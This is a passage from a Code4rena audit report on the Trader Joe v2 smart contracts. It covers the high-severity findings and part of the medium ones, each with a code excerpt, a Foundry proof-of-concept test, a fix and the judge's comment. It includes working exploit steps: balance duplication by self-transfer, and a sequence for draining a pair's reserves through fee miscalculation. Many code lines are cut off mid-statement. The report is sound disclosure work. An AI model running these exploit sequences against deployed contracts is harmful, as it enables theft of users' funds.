Trader Joe v2 contest Findings & Analysis Report

2022-12-22

Table of contents

- Disclosures

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Trader Joe v2 smart contract system written in Solidity. The audit contest took place between October 14—October 23 2022.

Wardens

83 Wardens contributed reports to the Trader Joe v2 contest:

1. 0x1f8b
2. 0x4non
3. 0x52
4. 0xSmartContract
5. 8olidity
6. Aymen0909
7. Dravee
8. ElKu
9. IIIIIII
10. JMukesh
11. Jeiwan
12. Josiah
13. KIntern_NA (TrungOre and duc)
14. KingNFT

15. Lambda
16. LeoS
17. M4TZ1P (DekaiHako, holyhansss_kr, Zer0Luck, AAIIWITF, and exd0tpy)
18. Mathieu
19. MiloTruck
20. Mukund
21. Nyx
22. Rahoz
23. Randyyy
24. RaoulSchaffranek
25. ReyAdmirado
26. Rolezn
27. RustyRabbit
28. SEVEN
29. Saintcode_
30. Shishigami
31. SooYa
32. The_GUILD (David_, Ephraim, LeoGold, and greatsamist)
33. TomJ
34. Trust
35. Tutturu
36. __141345__
37. adriro
38. bctester
39. bitbopper
40. brgltd
41. c3phas
42. catchup
43. cccz

44. chaduke
45. csanuragjain
46. d3e4
47. djxploit
48. hansfriese
49. hxzy
50. hyh
51. imare
52. immeas
53. indijanc
54. ladboy233
55. leosathya
56. lukris02
57. m_Rassska
58. ne0n
59. neumo
60. parashar
61. pashov
62. pfapostol
63. phaze
64. philogy
65. rbserver
66. rvierdiiev
67. saian
68. sha256yan
69. shung
70. sorrynotsorry
71. supernova
72. vv7

73. wagmi
74. zzykxx
75. zzzitron

This contest was judged by Alex the Entreprenerd.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 12 unique vulnerabilities. Of these vulnerabilities, 5 received a risk rating in the category of HIGH severity and 7 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 11 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 14 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Trader Joe v2 contest repository, and is composed of 26 smart contracts written in the Solidity programming language and includes 4,598 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges

- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (5)

[H-01] Transfering funds to yourself increases your balance

Submitted by Dravee, *also found by* bitbopper, hansfriese, saian, Tutturu, JMukesh, __141345__, neumo, parashar, Randyyy, phaze, hxzy, Lambda, cccz, SEVEN, neOn, 8olidity, *and* RaoulSchaffranek

https://github.com/code-423n4/2022-10-traderjoe/blob/79f25d48b907f9d0379dd803fc2abc9c5f57db93/src/LBToken.sol#L182
https://github.com/code-423n4/2022-10-traderjoe/blob/79f25d48b907f9d0379dd803fc2abc9c5f57db93/src/LBToken.sol#L187
https://github.com/code-423n4/2022-10-traderjoe/blob/79f25d48b907f9d0379dd803fc2abc9c5f57db93/src/LBToken.sol#L189-L192

Using temporary variables to update balances is a dangerous construction that has led to several hacks in the past. Here, we can see that `_toBalance` can overwrite `_fromBalance`:

```
File: LBToken.sol
176:     function _transfer(
177:         address _from,
178:         address _to,
179:         uint256 _id,
180:         uint256 _amount
181:     ) internal virtual {
182:         uint256 _fromBalance = _balances[_id][_from];
...
187:         uint256 _toBalance = _balances[_id][_to];
```

```
188:
189:         unchecked {
190:             _balances[_id][_from] = _fromBalance - _amount;
191:             _balances[_id][_to] = _toBalance + _amount; //@
192:         }
..
196:     }
```

Furthermore, the `safeTransferFrom` function has the `checkApproval` modifier which passes without any limit if `_owner == _spender` :

```
File: LBToken.sol
32:     modifier checkApproval(address _from, address _spender)
33:         if (!_isApprovedForAll(_from, _spender)) revert LBTo
34:         _;
35:     }
...
131:     function safeTransferFrom(
...
136:     ) public virtual override checkAddresses(_from, _to) ch
...
269:     function _isApprovedForAll(address _owner, address _spe
270:         return _owner == _spender || _spenderApprovals[_own
271:     }
```

Proof of Concept

Add the following test to `LBToken.t.sol` (run it with `forge test --match-path test/LBToken.t.sol --match-test testSafeTransferFromOneself -vvvv`):

```
    function testSafeTransferFromOneself() public {
        uint256 amountIn = 1e18;

        (uint256[] memory _ids, , , ) = addLiquidity(amountIn, I

        uint256 initialBalance = pair.balanceOf(DEV, _ids[0]);

        assertEq(initialBalance, 3333333333333333); // using ha

        pair.safeTransferFrom(DEV, DEV, _ids[0], initialBalance)
        uint256 rektBalance1 = pair.balanceOf(DEV, _ids[0]); //c
```

```
        assertEq(rektBalance1, 2 * initialBalance); // the new b
        assertEq(rektBalance1, 66666666666666666); // using har
    }
```

As we can see here, this test checks that transfering all your funds to yourself doubles your balance, and it's passing. This can be repeated again and again to increase your balance.

Recommended Mitigation Steps

- Add checks to make sure that `_from != _to` because that shouldn't be useful anyway
- Prefer the following:

```
File: LBToken.sol
189:         unchecked {
190:             _balances[_id][_from] -= _amount;
191:             _balances[_id][_to] += _amount;
192:         }
```

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to the improper usage of a supporting temporary variable, balance duplication can be achieved.
>
> Mitigation will require ensuring that the intended variable is changed in storage, and the code offered by the warden should help produce a test case to compare the fix against.
>
> Because the finding pertains to duplication of balances, causing a loss for users, I agree with High Severity.

[H-02] Incorrect output amount calculation for Trader Joe V1 pools

Submitted by Jeiwan*, also found by* KIntern_NA *and* cccz

https://github.com/code-423n4/2022-10-traderjoe/blob/main/src/LBRouter.sol#L891
https://github.com/code-423n4/2022-10-traderjoe/blob/main/src/LBRouter.sol#L896

Output amount is calculated incorrectly for a Trader Joe V1 pool when swapping tokens across multiple pools and some of the pools in the chain are V1 ones. Calculated amounts will always be smaller than expected ones, which will always affect chained swaps that include V1 pools.

Proof of Concept

LBRouter is a high-level contract that serves as the main contract users will interact with. The contract implements a lot of security checks and helper functions that make usage of LBPair contracts easier and more user-friendly. Some examples of such functions:

- swapExactTokensForTokensSupportingFeeOnTransferTokens, which makes chained swaps (i.e. swaps between tokens that don't have a pair) of tokens implementing fee on transfer (i.e. there's fee reduced from every transferred amount);
- swapExactTokensForAVAXSupportingFeeOnTransferTokens, which is the variation of the above function which takes AVAX as the output token;
- swapExactAVAXForTokensSupportingFeeOnTransferTokens, which is the variation of the previous function which takes AVA as the input token.

Under the hood, these three functions call _swapSupportingFeeOnTransferTokens, which is the function that actually performs swaps. The function supports both Trader Joe V1 and V2 pools: when `_binStep` is 0 (which is never true in V2 pools), it's assumed that the current pool is a V1 one. For V1 pools, the function calculates output amounts based on pools' reserves and balances:

```
if (_binStep == 0) {
    (uint256 _reserve0, uint256 _reserve1, ) = IJoePair(_pair).g
    if (_token < _tokenNext) {
        uint256 _balance = _token.balanceOf(_pair);
        uint256 _amountOut = (_reserve1 * (_balance - _reserve0)
```

```
            IJoePair(_pair).swap(0, _amountOut, _recipient, "");
        } else {
            uint256 _balance = _token.balanceOf(_pair);
            uint256 _amountOut = (_reserve0 * (_balance - _reserve1)

            IJoePair(_pair).swap(_amountOut, 0, _recipient, "");
        }
    } else {
        ILBPair(_pair).swap(_tokenNext == ILBPair(_pair).tokenY(), _
    }
```

However, these calculations are incorrect. Here's the difference:

```
@@ -888,12 +888,14 @@ contract LBRouter is ILBRouter {
                    (uint256 _reserve0, uint256 _reserve1, ) = 
                    if (_token < _tokenNext) {
                        uint256 _balance = _token.balanceOf(_pa
-                       uint256 _amountOut = (_reserve1 * (_bal
+                       uint256 amountInWithFee = (_balance - _
+                       uint256 _amountOut = (_reserve1 * amoun

                        IJoePair(_pair).swap(0, _amountOut, _re
                    } else {
                        uint256 _balance = _token.balanceOf(_pa
-                       uint256 _amountOut = (_reserve0 * (_bal
+                       uint256 amountInWithFee = (_balance - _
+                       uint256 _amountOut = (_reserve0 * amoun

                        IJoePair(_pair).swap(_amountOut, 0, _re
                    }
```

These calculations are implemented correctly in [JoeLibrary.getAmountOut](), which is used in [LBQuoter](). Also it's used in Trader Joe V1 to calculate output amounts in similar functions:

- [https://github.com/traderjoe-xyz/joe-core/blob/main/contracts/traderjoe/JoeRouter02.sol#L375]()

```
// test/audit/RouterMath2.t.sol
// SPDX-License-Identifier: UNLICENSED
```

```
pragma solidity ^0.8.7;

import "../TestHelper.sol";

import "../../src/LBRouter.sol";
import "../../src/interfaces/IJoePair.sol";

contract RouterMath2Test is TestHelper {
    IERC20 internal token;
    uint256 internal actualAmountOut;

    function setUp() public {
        token = new ERC20MockDecimals(18);
        ERC20MockDecimals(address(token)).mint(address(this),

        router = new LBRouter(
            ILBFactory(address(0x00)),
            IJoeFactory(address(this)),
            IWAVAX(address(0x02))
        );
    }

    // Imitates V1 factory.
    function getPair(address, /*tokenX*/ address /*tokenY*/ )
        return address(this);
    }

    // Imitates V1 pool.
    function getReserves() public pure returns (uint112, uint
        return (1e18, 1e18, 0);
    }

    // Imitates V1 pool.
    function balanceOf(address /*acc*/) public pure returns (
        return 0.0001e18;
    }

    // Imitates V1 pool.
    function swap(uint256 amount0, uint256 amount1, address t
        actualAmountOut = amount0 == 0 ? amount1 : amount0;
    }

    function testScenario() public {
        // Setting up a swap via one V1 pool.
        uint256[] memory steps = new uint256[](1);
```

```
        steps[0] = 0;

        IERC20[] memory path = new IERC20[](2);
        path[0] = IERC20(address(token));
        path[1] = IERC20(address(this));

        uint256 amountIn = 0.0001e18;

        token.approve(address(router), 1e18);
        router.swapExactTokensForTokensSupportingFeeOnTransfe
            amountIn, 0, steps, path, address(this), block.ti
        );
        // This amount was calculated incorrectly.
        assertEq(actualAmountOut, 98703000000000000); // Equ


        address _pair = address(this);
        uint256 expectedAmountOut;

        // Reproduce the calculations using JoeLibrary.getAmo

        (uint256 _reserve0, uint256 _reserve1, ) = IJoePair(_
        if (address(token) < address(this)) {
            uint256 _balance = token.balanceOf(_pair);
            expectedAmountOut = JoeLibrary.getAmountOut(_bala
        } else {
            uint256 _balance = token.balanceOf(_pair);
            expectedAmountOut = JoeLibrary.getAmountOut(_bala
        }

        // This is the correct amount.
        assertEq(expectedAmountOut, 989970211528238869);

        // The wrong amount is smaller than the expected one.
        assertEq(expectedAmountOut - actualAmountOut, 2940211
    }
}
```

Recommended Mitigation Steps

Consider using the `JoeLibrary.getAmountOut` function in the `_swapSupportingFeeOnTransferTokens` function of `LBRouter` when computing output amounts for V1 pools.

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to incorrect calculations, swaps routed through V1 functions may cause losses to end users.

> Because the issue is with a core mechanism of the protocol, and the warden has shown (via coded POC) how a loss can happen, I agree with High Severity.

> While this finding is similar to H-01, at this time I think it's different enough to keep it separate as the internals and code paths are distinct.

[H-03] Wrong implementation of function `LBPair.setFeeParameter` can break the funcionality of LBPair and make user's tokens locked

Submitted by KIntern_NA*, also found by* Trust *and* KingNFT

Struct `FeeParameters` contains 12 fields as follows:

```
struct FeeParameters {
    // 144 lowest bits in slot
    uint16 binStep;
    uint16 baseFactor;
    uint16 filterPeriod;
    uint16 decayPeriod;
    uint16 reductionFactor;
    uint24 variableFeeControl;
    uint16 protocolShare;
    uint24 maxVolatilityAccumulated;

    // 112 highest bits in slot
    uint24 volatilityAccumulated;
    uint24 volatilityReference;
    uint24 indexRef;
    uint40 time;
}
```

Function `LBPair.setFeeParamters(bytes _packedFeeParamters)` is used to set the first 8 fields which was stored in 144 lowest bits of `LBPair._feeParameter`'s slot to 144 lowest bits of `_packedFeeParameters` (The layout of `_packedFeeParameters` can be seen here).

```
917
918
919 /// @notice Internal function to set the fee parameters of th
920 /// @param _packedFeeParameters The packed fee parameters
921 function _setFeesParameters(bytes32 _packedFeeParameters) int
922     bytes32 _feeStorageSlot;
923     assembly {
924         _feeStorageSlot := sload(_feeParameters.slot)
925     }
926
927     /// [#explain]  it will get 112 highest bits of feeStorag
928     ///             and stores it in the 112 lowest bits of _
929     uint256 _varParameters
930         = _feeStorageSlot.decode(type(uint112).max, _OFFSET_V
931
932     /// [#explain]  get 144 lowest bits of packedFeeParameter
933     ///             and stores it in the 144 lowest bits of _
934     uint256 _newFeeParameters = _packedFeeParameters.decode(t
935
936     assembly {
937         // [$audit-high] wrong operation `or` here
938         //               Mitigate: or(_newFeeParameters, _varP
939         sstore(_feeParameters.slot, or(_newFeeParameters, _va
940     }
941 }
```

As we can see in the implementation of `LBPair._setFeesParametes` above, it gets the 112 highest bits of `_feeStorageSlot` and stores it in the 112 lowest bits of `_varParameter`. Then it gets the 144 lowest bits of `packedFeeParameter` and stores it in the 144 lowest bits of `_newFeeParameters`.

Following the purpose of function `setFeeParameters`, the new `LBPair._feeParameters` should form as follow:

```
    // keep 112 highest bits remain unchanged
```

```
// set 144 lowest bits to `_newFeeParameter`
[...112 bits...][....144 bits.....]
[_varParameters][_newFeeParameters]
```

It will make `feeParameters = _newFeeParameters | (_varParameters << 144)`. But current implementation just stores the `or` value of `_varParameters` and `_newFeeParameter` into `_feeParameters.slot`. It forgot to shift left the `_varParameters` 144 bits before executing `or` operation.

This will make the value of `binStep`, ..., `maxVolatilityAccumulated` incorrect, and also remove the value (make the bit equal to 0) of `volatilityAccumulated`, ..., `time`.

Impact

- Incorrect fee calculation when executing an action with LBPair (swap, flashLoan, mint)
- Break the functionality of LBPair. The user can't swap/mint/flashLoan

--> Make all the tokens stuck in the pools

Proof of concept

Here is our test script to describe the impacts

- https://gist.github.com/WelToHackerLand/012e44bb85420fb53eb0bbb7f0f13769

You can place this file into `/test` folder and run it using

```
forge test --match-contract High1Test -vv
```

Explanation of test script:

1. First we create a pair with `binStep = DEFAULT_BIN_STEP = 25`
2. We do some actions (add liquidity -> mint -> swap) to increase the value of `volatilityAccumulated` from `0` to `60000`

3. We call function `factory.setFeeParametersOnPair` to set new fee parameters.
4. After that the value of `volatilityAccumulated` changed to value `0` (It should still be unchanged after `factory.setFeeParametersOnPair`)
5. We check the value of `binStep` and it changed from `25` to `60025`

    - `binStep` has that value because line 915 set `binStep = uint16(volatilityAccumulated) | binStep = 60000 | 25 = 60025`.

6. This change of `binStep` value will break all the functionality of `LBPair` cause `binStep > Constant.BASIS_POINT_MAX = 10000 --> Error: BinStepOverflows`

Tools Used

Foundry

Recommended Mitigation Steps

Modify function `LBPair._setFeesParaters` as follow:

```
917
918 function _setFeesParameters(bytes32 _packedFeeParameters) int
919     bytes32 _feeStorageSlot;
920     assembly {
921         _feeStorageSlot := sload(_feeParameters.slot)
922     }
923
924
925     uint256 _varParameters = _feeStorageSlot.decode(type(uint
926     uint256 _newFeeParameters = _packedFeeParameters.decode(t
927
928
929     assembly {
930         sstore(_feeParameters.slot, or(_newFeeParameters, shl
931     }
932 }
```

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to a missing shift, packed settings for `feeParameters` will be improperly stored, causing undefined behaviour.

> The mistake can be trivially fixed and the above code offers a test case for remediation.

> Because the finding impacts the protocol functionality, despite it's perceived simplicity, I agree with High Severity as the code is not working as intended in a fundamental way.

[H-04] Wrong calculation in function `LBRouter._getAmountsIn` make user lose a lot of tokens when swap through JoePair (most of them will gifted to JoePair freely)

Submitted by KIntern_NA*, also found by* hansfriese*,* Jeiwan*, and* cccz

Function `LBRouter._getAmountsIn` is a helper function to return the amounts in with given `amountOut`. This function will check the pair of `_token` and `_tokenNext` is `JoePair` or `LBPair` using `_binStep`.

- If `_binStep == 0`, it will be a `JoePair` otherwise it will be an `LBPair`.

```
if (_binStep == 0) {
    (uint256 _reserveIn, uint256 _reserveOut, ) = IJoePair(_pair
    if (_token > _tokenPath[i]) {
        (_reserveIn, _reserveOut) = (_reserveOut, _reserveIn);
    }


    uint256 amountOut_ = amountsIn[i];
    // Legacy uniswap way of rounding
    amountsIn[i - 1] = (_reserveIn * amountOut_ * 1_000) / (_res
} else {
    (amountsIn[i - 1], ) = getSwapIn(ILBPair(_pair), amountsIn[i
}
```

As we can see when `_binStep == 0` and `_token < _tokenPath[i]` (in another word we swap through `JoePair` and pair's `token0` is `_token` and `token1` is `_tokenPath[i]`), it will

1. Get the reserve of pair (`reserveIn` , `reserveOut`)
2. Calculate the `_amountIn` by using the formula

```
amountsIn[i - 1] = (_reserveIn * amountOut_ * 1_000) / (_reserve
```

But unfortunately the denominator `_reserveOut - amountOut_ * 997` seem incorrect. It should be `(_reserveOut - amountOut_) * 997` .
We will do some math calculations here to prove the expression above is wrong.

Input:

- `_reserveIn (rIn)` : reserve of `_token` in pair
- `_reserveOut (rOut)` : reserve of `_tokenPath[i]` in pair
- `amountOut_` : the amount of `_tokenPath` the user wants to gain

Output:

- `rAmountIn` : the actual amount of `_token` we need to transfer to the pair.

Generate Formula:

Cause `JoePair` takes 0.3% of `amountIn` as fee, we get

- `amountInDeductFee = amountIn' * 0.997`

Following the constant product formula, we have

```
    rIn * rOut = (rIn + amountInDeductFee) * (rOut - amountO
==> rIn + amountInDeductFee = rIn * rOut / (rOut - amountOut_
<=> amountInDeductFee = (rIn * rOut) / (rOut - amountOut_) -
<=> rAmountIn * 0.997 = rIn * amountOut / (rOut - amountOut_
<=> rAmountIn = (rIn * amountOut * 1000) / ((rOut - amountOu
```

```
<=>
```

As we can see `rAmountIn` is different from `amountsIn[i - 1]`, the denominator of `rAmountIn` is `(rOut - amountOut_) * 997` when the denominator of `amountsIn[i - 1]` is `_reserveOut - amountOut_ * 997` (Missing one bracket)

Impact

Loss of fund: User will send a lot of tokenIn (much more than expected) but just gain exact amountOut in return.

Let dive in the function `swapTokensForExactTokens()` to figure out why this scenario happens. I will assume I just swap through only one pool from `JoePair` and 0 pool from `LBPair`.

- Firstly function will get the list `amountsIn` from function `_getAmountsIn`. So `amountsIn` will be [`incorrectAmountIn`, `userDesireAmount`].

```
440
441 amountsIn = _getAmountsIn(_pairBinSteps, _pairs, _tokenPath, _amount
```

- Then it transfers `incorrectAmountIn` to `_pairs[0]` to prepare for the swap.

```
444
445 _tokenPath[0].safeTransferFrom(msg.sender, _pairs[0], amountsIn[0]),
```

- Finally it calls function `_swapTokensForExactToken` to execute the swap.

```
446
447 uint256 _amountOutReal = _swapTokensForExactTokens(_pairs, _pairBin
```

In this step it will reach to [line 841] which will set the expected `amountOut = amountsIn[i+1] = amountsIn[1] = userDesireAmount`.

```
841
842  amountOut = _amountsIn[i + 1];
```

So after calling `IJoePair(_pair).swap()`, the user just gets exactly `amountOut` and wastes a lot of tokenIn that (s)he transfers to the pool.

Proof of concept

Here is our test script to describe the impacts

- https://gist.github.com/huuducst/6e34a7bdf37bb29f4b84d2faead94dc4

You can place this file into `/test` folder and run it using

```
forge test --match-test testBugSwapJoeV1PairWithLBRouter --fork-
```

Explanation of test script: (For more detail you can read the comments from test script above)

1. Firstly we get the Joe v1 pair WAVAX/USDC from JoeFactory.
2. At the forked block, price `WAVAX/USDC` was around 15.57. We try to use LBRouter function `swapTokensForExactTokens` to swap `10$` WAVAX (10e18 wei) to `1$` USDC (1e6 wei). But it reverts with the error `LBRouter__MaxAmountInExceeded`. But when we swap directly to JoePair, it swap successfully `10$` AVAX (10e18 wei) to `155$` USDC (155e6 wei).
3. We use LBRouter function `swapTokensForExactTokens` again with very large `amountInMax` to swap `1$` USDC (1e6 wei). It swaps successfully but needs to pay a very large amount WAVAX (much more than price).

Tools Used

Foundry

Recommended Mitigation Steps

Modify function `LBRouter._getAmountsIn` as follow

```
728
729 if (_binStep == 0) {
730     (uint256 _reserveIn, uint256 _reserveOut, ) = IJoePair(_p
731     if (_token > _tokenPath[i]) {
732         (_reserveIn, _reserveOut) = (_reserveOut, _reserveIn)
733     }
734
735
736     uint256 amountOut_ = amountsIn[i];
737     // Legacy uniswap way of rounding
738     // Fix here
739     amountsIn[i - 1] = (_reserveIn * amountOut_ * 1_000) / ((
740 } else {
741     (amountsIn[i - 1], ) = getSwapIn(ILBPair(_pair), amountsI
742 }
```

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to an incorrect order of operation, the math for the router will be incorrect.
>
> While the error could be considered a typo, the router is the designated proper way of performing a swap, and due to this finding, the math will be off.
>
> Because the impact shows an incorrect logic, and a broken invariant (the router uses incorrect amounts, sometimes reverting, sometimes costing the end user more tokens than necessary), I believe High Severity to be appropriate.
>
> Mitigation will require refactoring and may be aided by the test case offered in this report.

[H-05] Attacker can steal entire reserves by abusing fee calculation

Submitted by Trust, also found by zzykxx

https://github.com/code-423n4/2022-10-traderjoe/blob/79f25d48b907f9d0379dd803fc2abc9c5f57db93/src/LBPair.sol#L819-L829
https://github.com/code-423n4/2022-10-traderjoe/blob/79f25d48b907f9d0379dd803fc2abc9c5f57db93/src/LBToken.sol#L202

Similar to other LP pools, In Trader Joe users can call `mint()` to provide liquidity and receive LP tokens, and `burn()` to return their LP tokens in exchange for underlying assets. Users collect fees using `collectFess(account,binID)`. Fees are implemented using debt model. The fundamental fee calculation is:

```
function _getPendingFees(
    Bin memory _bin,
    address _account,
    uint256 _id,
    uint256 _balance
) private view returns (uint256 amountX, uint256 amountY) {
    Debts memory _debts = _accruedDebts[_account][_id];

    amountX = _bin.accTokenXPerShare.mulShiftRoundDown(_bala
    amountY = _bin.accTokenYPerShare.mulShiftRoundDown(_bala
}
```

accTokenXPerShare / accTokenYPerShare is an ever increasing amount that is updated when swap fees are paid to the current active bin.

When liquidity is first minted to user, the _accruedDebts is updated to match current _balance * accToken*PerShare. Without this step, user could collect fees for the entire growth of accToken*PerShare from zero to current value. This is done in _updateUserDebts, called by _cacheFees() which is called by _beforeTokenTransfer(), the token transfer hook triggered on mint/burn/transfer.

```
function _updateUserDebts(
    Bin memory _bin,
    address _account,
    uint256 _id,
    uint256 _balance
) private {
```

```
            uint256 _debtX = _bin.accTokenXPerShare.mulShiftRoundDow
            uint256 _debtY = _bin.accTokenYPerShare.mulShiftRoundDow

            _accruedDebts[_account][_id].debtX = _debtX;
            _accruedDebts[_account][_id].debtY = _debtY;
        }
```

The critical problem lies in _beforeTokenTransfer:

```
    if (_from != _to) {
        if (_from != address(0) && _from != address(this)) {
            uint256 _balanceFrom = balanceOf(_from, _id);
            _cacheFees(_bin, _from, _id, _balanceFrom, _balanceFrom
        }
        if (_to != address(0) && _to != address(this)) {
            uint256 _balanceTo = balanceOf(_to, _id);
            _cacheFees(_bin, _to, _id, _balanceTo, _balanceTo + _amo
        }
    }
```

Note that if _from or _to is the LBPair contract itself, _cacheFees won't be called on _from or _to respectively. This was presumably done because it is not expected that the LBToken address will receive any fees. It is expected that the LBToken will only hold tokens when user sends LP tokens to burn.

This is where the bug manifests - the LBToken address (and 0 address), will collect freshly minted LP token's fees from 0 to current accToken*PerShare value.

We can exploit this bug to collect the entire reserve assets. The attack flow is:

- Transfer amount X to pair
- Call `pair.mint()` , with the to address = pair address
- call `collectFees()` with pair address as account -> pair will send to itself the fees! It is interesting that both OZ ERC20 implementation and LBToken implementation allow this, otherwise this exploit chain would not work
- Pair will now think user sent in money, because the bookkeeping is wrong. _pairInformation.feesX.total is decremented in `collectFees()` , but the balance

did not change. Therefore, this calculation will credit attacker with the fees collected into the pool:

```
uint256 _amountIn = _swapForY
    ? tokenX.received(_pair.reserveX, _pair.feesX.total)
    : tokenY.received(_pair.reserveY, _pair.feesY.total);
```

- Attacker calls `swap()` and receives reserve assets using the fees collected.
- Attacker calls `burn()`, passing their own address in _to parameter. This will successfully burn the minted tokens from step 1 and give Attacker their deposited assets.

Note that if the contract did not have the entire collectFees code in an unchecked block, the loss would be limited to the total fees accrued:

```
if (amountX != 0) {
    _pairInformation.feesX.total -= uint128(amountX);
}
if (amountY != 0) {
    _pairInformation.feesY.total -= uint128(amountY);
}
```

If attacker would try to overflow the feesX/feesY totals, the call would revert. Unfortunately, because of the unchecked block feesX/feesY would overflow and therefore there would be no problem for attacker to take the entire reserves.

Impact

Attacker can steal the entire reserves of the LBPair.

Proof of Concept

Paste this test in LBPair.Fees.t.sol:

```
    function testAttackerStealsReserve() public {
        uint256 amountY=  53333333333333331968;
        uint256 amountX = 100000;
```

```
uint256 amountYInLiquidity = 100e18;
uint256 totalFeesFromGetSwapX;
uint256 totalFeesFromGetSwapY;

addLiquidity(amountYInLiquidity, ID_ONE, 5, 0);
uint256 id;
(,,id ) = pair.getReservesAndId();
console.log("id before" , id);

//swap X -> Y and accrue X fees
(uint256 amountXInForSwap, uint256 feesXFromGetSwap) = r
totalFeesFromGetSwapX += feesXFromGetSwap;

token6D.mint(address(pair), amountXInForSwap);
vm.prank(ALICE);
pair.swap(true, DEV);
(uint256 feesXTotal, , uint256 feesXProtocol, ) = pair.g

(,,id ) = pair.getReservesAndId();
console.log("id after" , id);


console.log("Bob balance:");
console.log(token6D.balanceOf(BOB));
console.log(token18D.balanceOf(BOB));
console.log("-------------");

uint256 amount0In = 100e18;

uint256[] memory _ids = new uint256[](1); _ids[0] = uint
uint256[] memory _distributionX = new uint256[](1); _dis
uint256[] memory _distributionY = new uint256[](1); _dis

console.log("Minting for BOB:");
console.log(amount0In);
console.log("-------------");

token6D.mint(address(pair), amount0In);
//token18D.mint(address(pair), amount1In);
pair.mint(_ids, _distributionX, _distributionY, address(
uint256[] memory amounts = new uint256[](1);
console.log("***");
for (uint256 i; i < 1; i++) {
    amounts[i] = pair.balanceOf(address(pair), _ids[i]);
    console.log(amounts[i]);
}
```

```
        uint256[] memory profit_ids = new uint256[](1); profit_i
        (uint256 profit_X, uint256 profit_Y) = pair.pendingFees(
        console.log("profit x", profit_X);
        console.log("profit y", profit_Y);
        pair.collectFees(address(pair), profit_ids);
        (uint256 swap_x, uint256 swap_y) = pair.swap(true,BOB);

        console.log("swap x", swap_x);
        console.log("swap y", swap_y);

        console.log("Bob balance after swap:");
        console.log(token6D.balanceOf(BOB));
        console.log(token18D.balanceOf(BOB));
        console.log("-------------");

        console.log("*****");
        pair.burn(_ids, amounts, BOB);


        console.log("Bob balance after burn:");
        console.log(token6D.balanceOf(BOB));
        console.log(token18D.balanceOf(BOB));
        console.log("-------------");

    }
```

Tools Used

Manual audit, foundry

Recommended Mitigation Steps

Code should not exempt any address from _cacheFees(). Even `address(0)` is important, because attacker can collectFees for the 0 address to overflow the FeesX/FeesY variables, even though the fees are not retrievable for them.

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how to exploit logic paths that would skip fee accrual, to be able to gather more fees than expected.

> While the finding pertains to a loss of fees, the repeated attack will allow stealing reserves as well, for this reason I agree with High Severity.

Medium Risk Findings (7)

[M-01] `LBRouter.removeLiquidity` returning wrong values

Submitted by Lambda

LBRouter.sol#L291

`LBRouter.removeLiquidity` reorders tokens when the user did not pass them in the pair order (ascending order):

```
    if (_tokenX != _LBPair.tokenX()) {
                (_tokenX, _tokenY) = (_tokenY, _tokenX);
                (_amountXMin, _amountYMin) = (_amountYMin, _amountXM
    }
```

However, when returning `amountX` and `amountY`, it is ignored if the order was changed:

```
    (amountX, amountY) = _removeLiquidity(_LBPair, _amountXMin, _amo
```

Therefore, when the order of the tokens is swapped by the function, the return value `amountX` ("Amount of token X returned") in reality is the amount of the user-provided token Y that is returned and vice versa.

Because this is an exposed function that third-party protocols / contracts will use, this can cause them to malfunction. For instance, when integrating with Trader Joe, something natural to do is:

```
    (uint256 amountAReceived, uint256 amountBReceived) = LBRouter.re
    contractBalanceA += amountAReceived;
    contractBalanceB += amountBReceived;
```

This snippet will only be correct when the token addresses are passed in the right order, which should not be the case. When they are not passed in the right order, the accounting of third-party contracts will be messed up, leading to vulnerabilities / lost funds there.

Proof Of Concept

First consider the following diff, which shows a scenario when `LBRouter` does not switch `tokenX` and `tokenY`, resulting in correct return values:

```
--- a/test/LBRouter.Liquidity.t.sol
+++ b/test/LBRouter.Liquidity.t.sol
@@ -57,7 +57,9 @@ contract LiquidityBinRouterTest is TestHelper

         pair.setApprovalForAll(address(router), true);

-        router.removeLiquidity(
+        uint256 token6BalBef = token6D.balanceOf(DEV);
+        uint256 token18BalBef = token18D.balanceOf(DEV);
+        (uint256 amountFirstRet, uint256 amountSecondRet) = rou
             token6D,
             token18D,
             DEFAULT_BIN_STEP,
@@ -70,7 +72,9 @@ contract LiquidityBinRouterTest is TestHelper
         );

         assertEq(token6D.balanceOf(DEV), amountXIn);
+        assertEq(amountXIn, token6BalBef + amountFirstRet);
         assertEq(token18D.balanceOf(DEV), _amountYIn);
+        assertEq(_amountYIn, token18BalBef + amountSecondRet);
     }

     function testRemoveLiquidityReverseOrder() public {
```

This test passes (as it should). Now, consider the following diff, where `LBRouter` switches `tokenX` and `tokenY`:

```
--- a/test/LBRouter.Liquidity.t.sol
+++ b/test/LBRouter.Liquidity.t.sol
@@ -57,12 +57,14 @@ contract LiquidityBinRouterTest is TestHelpe
```

```
            pair.setApprovalForAll(address(router), true);

-           router.removeLiquidity(
-               token6D,
+           uint256 token6BalBef = token6D.balanceOf(DEV);
+           uint256 token18BalBef = token18D.balanceOf(DEV);
+           (uint256 amountFirstRet, uint256 amountSecondRet) = rou
                token18D,
+               token6D,
                DEFAULT_BIN_STEP,
-               totalXbalance,
                totalYBalance,
+               totalXbalance,
                ids,
                amounts,
                DEV,
@@ -70,7 +72,9 @@ contract LiquidityBinRouterTest is TestHelper
            );

            assertEq(token6D.balanceOf(DEV), amountXIn);
+           assertEq(amountXIn, token6BalBef + amountSecondRet);
